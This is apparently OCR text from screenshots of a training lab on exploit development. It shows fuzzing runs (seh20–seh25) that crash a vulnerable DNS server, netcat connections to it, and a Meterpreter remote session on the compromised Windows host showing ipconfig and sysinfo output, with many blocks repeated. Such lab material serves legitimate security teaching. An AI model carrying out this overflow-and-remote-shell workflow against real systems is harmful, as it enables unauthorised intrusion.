
```
phantom3472@ip-10-0-99-30: ~

meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  4
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:a00:2a3
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : fe80::5efe:ac1f:a340
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  6
============
Name         : Amazon Elastic Network Adapter #2
Hardware MAC : 0e:ba:70:47:15:f9
MTU          : 1500
IPv4 Address : 10.0.2.163
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::c838:f17a:b356:431a
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface  7
============
Name         : Amazon Elastic Network Adapter
Hardware MAC : 0e:32:8c:06:65:65
MTU          : 1500
IPv4 Address : 172.31.163.64
IPv4 Netmask : 255.255.192.0
IPv6 Address : fe80::6c9a:3aeb:5b2e:e5ad
IPv6 Netmask : ffff:ffff:ffff:ffff::
```


Enter:
sysinfo

```
IPv6 Address : fe80::6c9a:3aeb:5b2e:e5ad
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > sysinfo
Computer        : WSAMZN-QMPI905C
OS              : Windows 2016 (Build 14393).
Architecture    : x64
```

```
meterpreter > sysinfo
Computer        : WSAMZN-QMPI905C
OS              : Windows 2016 (Build 14393).
Architecture    : x64
System Language : en_US
Domain          : CYBEROPS
Logged On Users : 5
Meterpreter     : x86/windows
meterpreter >
```


D:\dns\dnsserver.exe
Starting DNS server version 1.00
Called essential function dll version 1.00
Waiting for client connections...
Received a client connection from 10.0.99.30:4663
4
Waiting for client connections...
phantom3472@ip-10-0-99-30: ~
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
Interface 4
Name : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU : 1280
IPv6 Address : fe80::5efe:a00:2a3
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : fe80::5efe:ac1f:a340
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
Interface 6
Name : Amazon Elastic Network Adapter #2
Hardware MAC : 0e:ba:70:47:15:f9
MTU : 1500
IPv4 Address : 10.0.2.163
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::c838:f17a:b356:431a
IPv6 Netmask : ffff:ffff:ffff:ffff::
Interface 7
Name : Amazon Elastic Network Adapter
Hardware MAC : 0e:32:8c:06:65:65
MTU : 1500
IPv4 Address : 172.31.163.64
IPv4 Netmask : 255.255.192.0
IPv6 Address : fe80::6c9a:3aeb:5b2e:e5ad
IPv6 Netmask : ffff:ffff:ffff:ffff::
meterpreter > sysinfo
Computer : WSAMZN-QMPI905C
OS : Windows 2016 (Build 14393).
Architecture : x64
System Language : en_US
Domain : CYBEROPS
Logged On Users : 5
Meterpreter : x86/windows
meterpreter >
phantom3472@ip-10-0-99-30: ~
All queries are restricted to the intranet doman at-usa.co
^C
phantom3472@ip-10-0-99-30:~$ nano seh20
phantom3472@ip-10-0-99-30:~$ ./seh20
^CFuzzing crashed at 12800 bytes
phantom3472@ip-10-0-99-30:~$ nano seh21
phantom3472@ip-10-0-99-30:~$ ./seh21
phantom3472@ip-10-0-99-30:~$ nc 10.0.2.163 1234
Welcome to the Aerospatiale-Trombert-USA DNS server
All queries are restricted to the intranet doman at-usa.co
^C
phantom3472@ip-10-0-99-30:~$ ./seh25
phantom3472@ip-10-0-99-30:~$ ./seh25
phantom3472@ip-10-0-99-30:~$ ./seh25
phantom3472@ip-10-0-99-30:~$ ./seh25
phantom3472@ip-10-0-99-30:~$
Command Prompt
D:\Users\ut.rob.voss>cd D:/dns
D:\dns>start dmsserver 1234
The system cannot find the file dmsserver.
D:\dns>start dnsserver 1234
D:\dns>start dnsserver 1234
D:\dns>start dnsserver 1234
D:\dns>start dnsserver 1234
D:\dns>start dnsserver 1234
D:\dns>


Interface 7
Name : Amazon Elastic Network Adapter
Hardware MAC : 0e:32:8c:06:65:65
MTU : 1500
IPv4 Address : 172.31.163.64
IPv4 Netmask : 255.255.192.0
IPv6 Address : fe80::6c9a:3aeb:5b2e:e5ad
IPv6 Netmask : ffff:ffff:ffff:ffff::
meterpreter > sysinfo
Computer : WSAMZN-QMPI905C
OS : Windows 2016 (Build 14393).
Architecture : x64
System Language : en_US
Domain : CYBEROPS
Logged On Users : 5
Meterpreter : x86/windows
meterpreter >


Interface 7
Name : Amazon Elastic Network Adapter
Hardware MAC : 0e:32:8c:06:65:65
MTU : 1500
IPv4 Address : 172.31.163.64
IPv4 Netmask : 255.255.192.0
IPv6 Address : fe80::6c9a:3aeb:5b2e:e5ad
IPv6 Netmask : ffff:ffff:ffff:ffff::